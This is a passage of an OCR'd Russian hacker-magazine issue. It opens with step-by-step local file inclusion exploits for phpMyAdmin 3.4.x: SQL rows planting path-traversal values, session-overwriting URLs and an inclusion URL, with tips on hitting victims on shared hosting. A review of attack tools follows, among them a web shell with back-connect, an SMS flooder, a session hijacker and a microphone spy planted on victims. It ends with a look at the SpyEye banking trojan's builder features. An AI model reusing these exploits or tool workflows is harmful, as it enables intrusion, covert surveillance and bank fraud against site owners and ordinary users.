Первую таблицу мы будем выводить, обращаясь к sql.php и вызывая тем самым нужные нам функции:

```
CREATE TABLE 'test'.'integer' ( '1' INT NOT NULL ) ENGINE = MYISAM ;
INSERT INTO 'test'.'integer' ( '1' ) VALUES ( '1' );
```

Вторая таблица нужна нам для создания корректного массива $GLOBALS['mime_map']:

```
CREATE TABLE 'test'.'pmatest' ( 'column_name' INT NOT NULL ,
'mimetype' INT NOT NULL , 'transformation' TEXT NOT NULL ,
'transformation_options' INT NOT NULL , 'db_name' TEXT NOT NULL,
'table_name' TEXT NOT NULL ) ENGINE = MYISAM ;
INSERT INTO 'test'.'pmatest' ('column_name', 'mimetype',
'transformation', 'transformation_options', 'db_name',
'table_name') VALUES ('1', '1', '../../../../../../../../etc/hosts',
'1', 'test', 'integer');
```

В поле transformation мы должны указать путь до локального файла, в поле db_name — имя той базы данных, которой принадлежит первая таблица, в поле table_name — имя первой таблицы.

Наличие в базе данных такой таблицы позволит функции PMA_getMIME вернуть нужный нам массив $GLOBALS['mime_map'].

2. Переопределить $_SESSION['relation'] и тем самым сформировать нужный нам массив $cfgRelation.

Это можно сделать довольно просто.

Не выходя из PMA, открываем новую вкладку в браузере и вбиваем туда такую ссылку:

```
http://phpMyAdmin/index.php?token=<текущий токен>
&session_to_unset=<*x*>&_SESSION[relation][1][commwork]=1
&_SESSION[relation][1][mimework]=1&_SESSION[relation][1]
[db]=test&_SESSION[relation][1][column_info]=pmatest
```

Подробнее о происходящей с помощью такого метода перезаписи глобальных переменных читай в предыдущем номере журнала.

3. Проинклудить локальный файл, перейдя по ссылке http://phpMyAdmin/sql.php?db=test&table=integer&token=<текущии токен>.

Если все прошло нормально, то чуть выше таблицы integer появится содержимое файла /etc/hosts.

ВТОРОЙ ИНКЛУД

Следующий классный инклуд, который мы рассмотрим, является общим для всей 3.4.x-ветки phpMyAdmin'а вплоть до версии 3.4.3.1 включительно. Снова заходим на официальный сайт движка и ищем advisory под названием PMASA-2011-10. Опять смотрим на патч, предлагаемый разработчиком, и понимаем, что проблемным является следующий код в файле sql.php:

```
$mime_map = PMA_getMIME($db, $table);
...
foreach($mime_map as $transformation) {
  $include_file = $transformation['transformation'];
...
if (file_exists('./libraries/transformations/' . $include_file)) {
  $transformfunction_name = str_replace('.inc.php', '',
          $transformation['transformation']);
...
require_once './libraries/transformations/' . $include_file;
```

Чтобы добраться до этого кода, нам необходимо пройти следующие проверки:


1. **$GLOBALS['is_ajax_request'] == true** . Легко понять, что для удовлетворения этого условия мы должны передать скрипту непустой параметр ajax_request.
2. **0 == $num_rows || $is_affected.** Тут у нас два варианта: обращение к таблице без записей, или в нашем обращении к скрипту должен быть какой-либо sql-запрос. Первый вариант простой, второй немного сложнее (эксплоит для второго варианта ищи в сносках).

Разобравшись с условиями, нам остается только вспомнить, что функция PMA_getMIME нам уже встречалась выше и что для формирования нужного нам массива $mime_map мы должны иметь доступ к базе данных phpmyadmin или иметь возможность манипулирования элементами массива $_SESSION. Причем доступ к базе данных phpmyadmin нам необходим только в версии phpMyAdmin 3.4.3.1, так как в более ранних версиях существует возможность перезаписи глобальных переменных.

Итак, вот один из вариантов использования данного инклуда для версии phpMyAdmin 3.4.3:

1. Логинимся в phpMyAdmin и создаем нужную нам таблицу:

```
CREATE TABLE 'test'.'pmatest' ( 'column_name' INT NOT NULL ,
'mimetype' INT NOT NULL , 'transformation' TEXT NOT NULL ,
'transformation_options' INT NOT NULL , 'db_name' TEXT NOT NULL,
'table_name' TEXT NOT NULL ) ENGINE = MYISAM ;
```



Патч для LFI-уязвимостей в phpMyAdmin'е

```
INSERT INTO 'test'.'pmatest' ('column_name', 'mimetype',
'transformation', 'transformation_options', 'db_name',
'table_name') VALUES ('1', '1', '/../../../../../../../etc/hosts',
'1', 'test', '<имя пустой таблицы, к которой мы будем обращаться>');
```

2. Записываем в сессию нужные нам данные и тем самым формируем полезный для дальнейших действий массив $cfgRelation:

```
http://phpMyAdmin/index.php?token=<текущий токен>
&session_to_unset=<*x*>&_SESSION[relation][1][commwork]=1
&_SESSION[relation][1][mimework]=1&_SESSION[relation][1][db]=test
&_SESSION[relation][1][column_info]=pmatest
```

3. Заходим по следующей ссылке и инклудим нужные нам данные:

```
http://phpmyadmin/sql.php?do_transformations=1&ajax_request=1
&table=<тут имя пустой таблицы>&db=test&token=<валидный токен>
```

В общем, этот инклуд имеет ту же самую природу, что и предыдущий, так как основная причина его появления — это возможность манипулирования значениями в массиве $cfgRelation.

Также могу намекнуть тебе, что оба описанных инклуда в phpMyAdmin крайне опасны на shared-хостингах. Здесь открывается огромный простор для действий: ты можешь просто зарегать свой аккаунт на том же сервере, где находится сайт жертвы, а затем поиметь этот самый сайт с помощью дефолтной для таких хостингов системы управления MySQL базами данных phpMyAdmin.

ПОДВЕДЕНИЕ ИТОГОВ

Вот так, дорогой читатель. На сегодняшний день тема, казалось бы, такого избитого бага, как локальный/удаленный инклуд, живет и процветает. Постоянно находятся новые способы эксплуатации, открываются неиспользуемые ранее возможности языка PHP, а также неуклонно повышается уровень знаний багокопателей по всему миру.

Особо стоит отметить тот факт, что даже в таких распространенных движках, как phpMyAdmin, и по сей день встречаются уязвимости данного типа. Эти простые факты говорят о том, что разработчики софта не уделяют должного внимания этому типу уязвимостей и не хотят продумать все возможные варианты передачи данных в опасные функции. Как было показано выше, их существует немало.


Конечно, находить инклуды становится всё сложнее и сложнее, но я надеюсь, что данная статья подтолкнет тебя к новым исследованиям.]C

Mar (icq 884888, http://snipper.ru)



X-Tools

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



ОС:
Windows 2000/XP/2003 Server/Vista/2008 Server/7

Автор:
c0n Difesa



РАСПРЕДЕЛЕННЫЙ БРУТФОРС DEFBRUTE


Очень часто перед нашим братом встает задача восстановления строки по ее MD5-хешу. Не менее часто такая задача успешно выполняется с помощью разнообразных словарей, разбросанных по Сети. Но что делать, если такой перебор растягивается на неопределенно долгий срок и в словарях просто-напросто нет искомой строки? Нам остается только посимвольная генерация строк и сравнение их хеша с целевым. Этот процесс и называется брутфорсом.

Выполнение данного процесса на одной машине выглядит по меньшей мере нерационально, поэтому я и спешу представить тебе специальное программное средство, предназначенное для брутфорса на сразу нескольких машинах. Итак, DefBrute — это система распределенного перебора строк для MD5-хешей. Данная система состоит из серверной и клиентской частей.

Серверная часть (DefBrute v1.0.exe) выполняет функции генерации, учета и передачи диапазонов строк клиентам. Клиент для DefBrute представляет собой консольное приложение, формат запуска которого следующий:

```
defbc.exe <server ip> <server port>
```

Также настоятельно рекомендую тебе прочитать находящуюся по адресу www.defec.ru/node/4 статью автора об особенностях функционирования и процессе создания программы.



ОС:
*nix/win

Автор:
profexer




PHP-ВЕБ-ШЕЛЛ P.A.S.

Очень давно в наших обзорах не было никаких веб-шеллов. Настало время исправить это недоразумение. Встречаем: P.A.S. (php web-shell) от мембера форума rdot.org profexer'а. Помимо всей стандартной функциональности, шелл имеет ряд фишек:

1. Авторизация по кукисам.
2. Шифрование шелла твоим собственным ключем: по адресу bit.ly/r36L3k можно собрать шелл с уникальным паролем. А пароль для шелла на нашем диске — «1».
3. Файловый менеджер поддерживает групповое удаление, перемещение, копирование, скачивание и загрузку файлов и директорий.
4. SQL-клиент для MySQL, MSSQL, PostgreSQL, удобно дампить БД и таблицы.
5. Bind port (Perl).
6. Back-connect (Perl).
7. Port scanner (PHP).
8. BruteForce на основе /etc/passwd для SSH, FTP, POP3, MySQL, MSSQL, PostgreSQL с возможностью настроек.
9. Выполнение команд ОС и PHP-кода различными способами.
10. Малый размер (15 Кб).

Кроме этого, нельзя не отметить удобный аскетичный дизайн скрипта: черный цвет и верстка по центру экрана всегда были и будут самым удобным вариантом.



ОС:
Windows 2000/XP/2003 Server/Vista/2008 Server/7

Автор:
Zdez Bil Ya



ICQ SMS-ФЛУДЕР


На очереди еще одна классная программа от постоянного фигуранта нашей рубрики Zdez Bil Ya. Как ясно из названия, ICQ sms flooder — это смс-флудер мобильного телефона, работающий через протокол ICQ. Особенности и функционал тулзы:

- поддерживаются номера МТС, Билайна и Мегафона;
- один номер ICQ позволяет отправить 5 смс;
- текст абоненту приходит в виде "(*префикс*, icq) *текст*";
- многопоточность;
- статистика отправки смс («бэды» и «гуды»).

Максимальная длина текста, как и во всех стандартных смсках, составляет 160 символов (латиницей) или 70 символов (юникодом, русскими символами).

Для начала работы с утилитой тебе не нужны никакие специальные знания. Достаточно лишь вбить номер для флуда, номер и пароль ICQ, ввести текст sms, выбрать количество потоков и нажать на кнопку с зеленой стрелкой. Дальше флудер всё сделает за тебя.

Также в комплекте идет программа «ICQ sms check» для отбора номеров с доступными SMS. Работа с чекером тоже выглядит достаточно тривиально: выбираем исходный файл с номерами телефонов, выбираем потоки, вводим путь для сохранения файла с результатами проверки и на выходе получаем номера, подходящие для мобильного флуда.



ОС: Android

Автор: bponury

FACENIFF: УГОН ЧУЖИХ СЕССИЙ СО СМАРТФОНА

FaceNiff — это еще более безбашенное развитие идеи аддона Firesheep, автор которого впервые сделал угон чужих HTTP-сессий доступным для любых желающих. Установив расширение Firesheep в свой Firefox, можно вообще ничего не делая перехватить сессии Facebook, Twitter, Flickr и Amazon.com тех пользователей, которые работали в той же беспроводной сети и не использовали безопасные способы аутентификации. Таким образом исследователь хотел привлечь внимание к этой проблеме не только специалистов по ИБ, но и широких масс.

Создатель FaceNiff пошел еще дальше и реализовал идею Firesheep в виде мобильного приложения! Да-да, скачав apk-пакет с программой (faceniff.ponury.net), можно практически на любом Android-смартфоне запустить этот хек-инструмент и перехватывать аккаунты самых разных сервисов: FaceBook, Twitter, ВКонтакте и т. д. — всего более 10. Все, что нужно, — это подключиться к нужной беспроводной сети и запустить приложение (можешь посмотреть видеодемонстрацию: bit.ly/qbzwGh). Правда, чтобы сдержать поток скрипкидис, автор ограничил максимальное число сессий тремя — дальше нужно обратиться к разработчику за специальным активационным кодом.

FaceNiff требует наличия телефона на Android с рут-доступом. При этом он отлично себя чувствует в любых, даже защищенных сетях (WEP, WPA и WPA2). Единственное препятствие — это используемая в сети технология EAP.



ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7

Автор: SLESH



МИКРОФОННЫЙ ШПИОН MICSPY SE




Если ты помнишь, в прошлом выпуске X-Tools был описан замечательный микрофонный шпион MicSpy от Слеша. Теперь же пришло время представить тебе изумительную модификацию данной программы под названием MicSpy SE (Stream Edition).

Основная фича данной утилиты, как ясно из названия, заключается в том, что звук передается наблюдателю в потоковом режиме. Основные изменения по сравнению с предыдущей версией шпиона:

- отсутствие админки;
- запись звука больше не производится в файлы;
- существенно уменьшен размер: после упаковки UPX'ом размер будет составлять всего-навсего 5632 байта;
- передача данных в псевдопотоковом режиме через сеть;
- возможность прослушивания потока через WinAmp;
- возможность одновременного подключения 256 пользователей.

Использовать шпион не просто, а очень просто: он загружается на компьютер жертвы, после чего можно натравливать любой потоковый плеер на адрес http://[IP жертвы]:4545. Осталось только прикрутить нехитрую возможность back connect'а — и тулза станет реально бесценной.



ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7

Автор: Flame of Soul



EMAIL-ГРАББЕР XSPRYT

Теперь переходим к замечательному мыльному грабберу с лаконичным названием XSpryt. Данная прога поможет тебе легко и быстро спарсить все встреченные email-адреса с выбранного тобой сайта, а дальше ты уже сам вполне сможешь определиться, что делать с полученным списком. Но помни, что мы всегда были и будем против спама! Достоинства и недостатки проги:

- однопоточность;
- задание тайм-аута;
- низкое потребление системных ресурсов;
- отсутствие эвристики (сайт не сканится сам);
- удаление дубликатов;
- сохранение пройденного при крахе;
- подробные отчеты по найденным мылам и пройденным ссылкам.


Работа с прогой выглядит достаточно тривиально:

1. Запускаем exe-файл.
2. Дальше граббер сам попросит ввести всё, что необходимо для начала парсинга.

Также ты вполне успешно сможешь работать с утилитой и при помощи консоли: `grabber.exe -h winne.com -p 80 -t 3000`. Здесь параметры обозначают следующее:

- h — хост (без http://);
- p — порт;
- t — тайм-аут в микросекундах.

Все спарсенные мыльники сохраняются в mail.txt; ссылки для парсинга, которые ты приготовил заранее для определенного сайта, кидай в link.txt.



ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7

Автор: xmadstyle



ЛЕГКИЙ ВЗЛОМ ХЕШЕЙ С MD5 ONLINE SCANNER

Теперь же давай вернемся ко взлому MD5 и внимательно посмотрим на прогу MD5 Online Scanner, созданную мембером Античата xmadstyle специально для прогона хешей по специализированным онлайн-сервисам.

Итак, данная утилита представляет собой сканер MD5-хешей на предмет их наличия в различных онлайн-базах.

Особенности сканера:

- многопоточность (до 250 потоков);
- возможность выбора формата входных и выходных данных;
- возможность выбора онлайн-сервисов «на лету»;
- возможность сканирования из буфера или файла;
- возможность сохранения результатов в буфер или файл;
- удобный GUI, возможность сворачивания в трей.

Прога поддерживает такие известные онлайн-сервисы, как: c0llision.net, tmto.org, www.md5this.com, md5.hashcracking.com, md5online.net, hashkiller.com и еще около 30 других.

Особое внимание следует обратить на удобнейшие встроенные макросы, используемые при экспорте и импорте списков хешей в сканер:

[MD5] — текущий хеш;
[DATA] — твои комментарии (логин, мыло и т. д.);
[TEXT] — исходная строка для хеша (пароль);
[SERVICE] — адрес сервиса, расшифровавшего хеш.

Сергей Никитин

Глаз зла

МАСШТАБНЫЙ ТРОЯН SPYEYE ПОД ХАКЕРСКИМ МИКРОСКОПОМ

В ходе проведения расследования одного из инцидентов в наши руки попало руководство к известнейшему вредоносному ПО — SpyEye. Что самое примечательное, руководство было как на английском, так и на русском языках. На примере этого документа мы рассмотрим, что представляет из себя SpyEye с точки зрения хакера, а не вирусного аналитика.



В этой статье рассматривается SpyEye версии v1.3.25 от 14.03.2011.

На нашем диске тебя ждет полная версия статьи, содержащая описание всех ключей, плагинов и прочих тонкостей, которые не выдерживает бумажная версия журнала.

Схема мошенничества с ДБО

МОШЕННИЧЕСТВО В ДБО

- Покупка вредоносного ПО
- Шифрование исполняемых файлов
- Аренда серверов для управления ботнетом
- Покупка трафика в определенных регионах РФ
- Отправка платежных поручений
- Вывод и легализация денежных средств

Последнее время можно смело считать эпохой ботнетов: вирусы стремятся к централизации и автоматизации. Крупнейшие ботнеты используются для DDoS'а, рассылки спама, совершения мошенничеств с платежными системами. SpyEye отлично подходит на роль банковского трояна, нацеленного на совершение мошенничества с помощью систем дистанционного банковского обслуживания. SpyEye распространяется в виде готового продукта, а как его использовать — решит сам покупатель.

СХЕМА МОШЕННИЧЕСТВА

Первым делом злоумышленник покупает SpyEye (думаю, для тебя не секрет, что кодят трояны одни люди, а используют — совсем другие). В комплекте идет серверная и клиентская части, в том числе билдер ботов. Контроллер ботнета размещается в Сети, злоумышленник покупает трафик для заражения компьютеров. Зачастую взломом сайтов и размещением эксплойт-паков занимаются другие люди — те, которые продают трафик для ботнетов. Статистика успешного заражения составляет около 10 %. После заражения компьютер становится ботом и отсылает массу данных на контроллер ботнета. Функционал SpyEye весьма обширен и может дополняться плагинами. Злоумышленник через административную панель контроллера может совершать массу действий с ботом, в том числе подключаться через удаленное управление и проводить платежи через систему ДБО. Логины/пароли к системе ДБО, пин-коды к токенам похищаются через модуль скрытного копирования данных из различных форм — формграббер. После похищенные денежные средства легализуются. Главным инструментом установки SpyEye является виртуальная операционная система GNU/Linux Debian 5.0. В этой ОС уже установлен веб-сервер вместе с панелью управления формграббера, а также ssh-клиент и прочий инструментарий. Распространяется в виде виртуальной машины VirtualBox.

Главная панель управления нужна для учета статистики по ботам, а также для управления ими. Для ее работы необходим установленный веб-сервер с поддержкой PHP, а также MySQL-сервер. Панель разделена на серверную и клиентскую части. К обеим прилагаются инсталляторы. Серверная часть представляет собой один файл — gate.php.

СЕРВЕРНАЯ ЧАСТЬ

- **BackConnect Server (for SOCKS5 & FTP).** Предназначен для работы с ботами через протоколы SOCKS5 или FTP, имеется BackConnect-сервер под ОС GNU/Linux.
- **Collector.** Коллектор представляет собой демон под ОС GNU/Linux, принимающий журналы работы от ботов. Протокол, использующийся для отправки логов, основан на TCP и носит название Sausages. В нем используется шифрование и LZO-компрессия. Демон прослушивает определенный порт на предмет логов от ботов и кладет их в MySQL. Таким образом, для его работы на сервере должен быть установлен GNU/Linux и MySQL. Кроме этого, для его установки необходим SSH-доступ к серверу.
- **RDP BackConnect Server.** Сервер представляет собой статически собранный бинарный файл под OS GNU/Linux. Демон складирует информацию о подключенных клиентах в MySQL.

КЛИЕНТСКАЯ ЧАСТЬ

1. Formgrabber CP (Collector's GUI). Для поиска информации в базе коллектора имеется интерфейс, написанный на языке PHP, в виде панели управления формграббера. Панель управления этого модуля не предназначена для того, чтобы находиться на сервере. Это клиентское приложение.

2. Builder. Программа, создающая на базе указанных настроек конечный exe-файл малвари. Вот только часть из них:

Encryption key — ключ, которым шифруется config.bin. Ключ прописывается и в бота.

Clear cookies every startup — если включено, то бот при каждом запуске (будь то запуск ОС или запуск билда бота после обновления) будет удалять cookies браузеров IE и FF.

Если браузер FF уже запущен, то cookies не удалятся, так как FF открывает хэндл на файл базы cookies cookies.sqlite.


Delete non-exportable certificates — в криптохранилище Windows (это хранилище и использует браузер IE) существует особый тип сертификатов — неэкспортируемые. Пользователь может их использовать, но их нельзя экспортировать, скажем, в *.pfx, и отправить в коллектор. В этом случае в SpyEye есть возможность удалить все сертификаты этого типа. В этом случае пользователю ничего особо не останется, как снова импортировать сертификат в криптохранилище. А при импорте бот уже снимет флаг неэкспортируемости сертификата, и такой сертификат можно будет отправить в коллектор.

Dont send http-reports — В HTTP-отчетах много мусора. Таким образом, имеет смысл отправлять только HTTPS-отчеты (ну и плюс HTTP-отчеты с данными Basic-авторизации).

Compress build by UPX — если включено, то билдер сожмет билд бота UPX'ом. Если используемый криптор не сжимает исходный файл, то эта опция важна.

Make build without ZLIB support — несмотря на использование протокола HTTP 1.0 в FF-инжектах и на отсутствие заголовка Accept-Encoding, некоторые веб-серверы могут присылать сжатый контент (например gzip, deflate). В этом случае SpyEye использует библиотеку zlib, чтобы распаковать контент и проинжектить его. С этой включенной опцией билдер генерирует билд бота без поддержки zlib'a. Это сэкономит 15–16 Кв размера билда (если измерять разницу сжатых UPX'ом билдов). Однако в случае, если придет сжатый контент в FF, бот не сможет его инжектировать.

Make LITE-config — опция определяет, нужно ли включать в config.bin такие вещи, как webinjects, screenshots и плагины (кроме customconnector.dll). Дело в том, что при создании билда бота config.bin ВСЕГДА вшивается в тело бота. В свою очередь, это влияет на размер исполняемого файла бота. При использовании этой опции бот после отправки данных на контроллер ботнета загрузит конфигурацию из него со всем необходимым инструментарием. Такой подход позволяет



Работа модуля удаленного рабочего стола

значительно сократить размер билда бота.

EXE name — имя файла бота в системе пользователя (после установки).


Mutex name — имя mutex'a, который используется для идентификации бота в системе.

Anti-Rapport — это встроенный модуль, активно противодействующий антируткиту Rapport Trusteer. В частности, SpyEye убивает потоки Rapport'a и блокирует запись отладочных сообщений в его базу отчетов. Кроме того, этот модуль следит за целостностью хуков бота. Таким образом, если у бота включен этот модуль, то ни антируткиты типа Rapport'a, ни различные трояны типа Zeus'a работать не будут. Тот же RKU, например, не сможет снять хуки бота при включенном модуле Anti-Rapport.


Screenshots. В каталоге билдера имеется папка screenshots. В ней могут находиться текстовые файлы с правилами сбора скриншотов. Скриншоты снимаются при клике мыши. При этом в центре скриншота находится курсор мыши. Файл правил содержит строки, каждая из которых должна содержать пять параметров, разделяемых пробелами. Формат следующий:

```
%URL_MASK% %WIDTH% %HEIGHT% %MINIMUM_CLICKS%
%MINIMUM_SECONDS%
```

Здесь URL_MASK — это маска URL. Если приложение грузит по URL ресурс, попадающий под эту маску, то включается соответствующее правило отправки скриншотов. Существует одна проблема, связанная со скриншотами. Боту достаточно проблематично узнать, на какой странице совершается клик (например, ввиду того что в браузере может быть множество вкладок). Для этого существуют два параметра: минималь-



Работа FTP бэкконнект-сервера



Инжекты в действии.

ное и максимальное количество кликов — чтобы так или иначе (опираясь на количество кликов и время, прошедшее с момента загрузки HTTP-ресурса, указанного в URL_MASK) выключать правило скриншотов.

Client : Builder : webinjects. В каталоге билдера присутствует папка webinjects. В ней могут находиться текстовые файлы с правилами инжектирования HTTP/HTTPS-ресурсов. Формат инжектов такой же, как и для Zeus'a. Однако поддерживаются не все флаги маски set_url. Тем не менее поддерживаемых флагов вполне достаточно, для того чтобы говорить о полной совместимости с инжектами Zeus'a. В файле правил содержатся блоки с четырьмя тегами: set_url, data_before, data_inject, data_after (ну плюс тег data_end еще, указывающий на конец тега с префиксом data_):

set_url

В этом теге указывается маска, на которой сработает соответствующее правило инжектирования. Так же как и в Zeus'e, синтаксически поддерживаются такие вещи, как «*» и «#».

Этот тег может содержать различные флаги (по умолчанию используется флаг G):

- G — означает, что инжектирование будет производиться только для ресурсов, которые запрашиваются GET-методом.
- P — означает, что инжектирование будет производиться только для ресурсов, которые запрашиваются POST-методом.
